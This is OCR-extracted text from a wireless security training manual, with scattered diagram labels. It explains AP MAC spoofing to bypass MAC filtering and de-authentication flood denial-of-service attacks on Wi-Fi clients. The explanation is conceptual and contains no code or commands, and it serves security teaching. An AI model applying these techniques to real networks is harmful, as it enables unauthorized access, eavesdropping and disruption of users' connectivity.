
AP MAC Spoofing

In wireless networks, the transmit probes of APs respond through beacons to advertise presence and availability. The probe responses contain information on the AP identity (MAC address) and the identity of the network it supports (SSID). Clients in the vicinity connect to the network through these beacons based on the MAC address and the SSID it contains. Many software tools and APs allow setting user-defined values for the MAC addresses and SSIDs of AP devices. An attacker can spoof the MAC address of the AP by programming a rogue AP to advertise the same identity information as that of the legitimate AP. An attacker connected to the AP as an authorized client can have full access to the network. This type of attack succeeds when the target wireless network uses MAC filtering to authenticate clients (users).



Hacker spoofs the MAC address of WLAN client equipment to mask as an authorized client
Attacker connects to AP as an authorized client and eavesdrops on sensitive information
Device with MAC address: 00-0C-F1-56-98-AD
Production Department
Accounting Department
Reception
Only computers from the production department can connect to me
Attacker
I am MAC 00-0C-F1-56-98-AD
Hacker spoofing the MAC address

Figure 16.21: AP MAC spoofing



Denial-of-Service Attack

User-2
Data Warehouse
Manager´s Room
1
Wi-Fi Connected
User-1
3
Wi-Fi Disconnected
Project Calculation
Administrative Decision
Sends De-authenticate packet
2
Attacker


01 Wireless DoS attacks **disrupt wireless network connections** by sending broadcast "de-authenticate" commands

02 Transmitted deauthentication forces clients to **disconnect from the AP**

Denial-of-Service Attack


Wireless networks are susceptible to DoS attacks. These networks operate in unlicensed bands with data transmission in the form of radio signals. The designers of the MAC protocol aimed at simplicity, but it is vulnerable to DoS attacks. WLANs usually carry mission-critical applications such as VoIP, database access, project data files, and Internet access. Disrupting these applications on WLANs through a DoS attack is easy and can cause a loss of productivity or network downtime. Examples of MAC DoS attacks are de-authentication flood attacks, virtual jamming, and association flood attacks.

Wireless DoS attacks disrupt wireless network connections by broadcasting de-authenticate commands. The transmitted de-authentication forces the clients to disconnect from the AP.



User-2
Data Warehouse
Manager´s Room
1
Wi-Fi Connected
User-1
3
Wi-Fi Disconnected
Project Calculation
Administrative Decision
Sends De-authenticate packet
2
Attacker

Figure 16.22: DoS attack



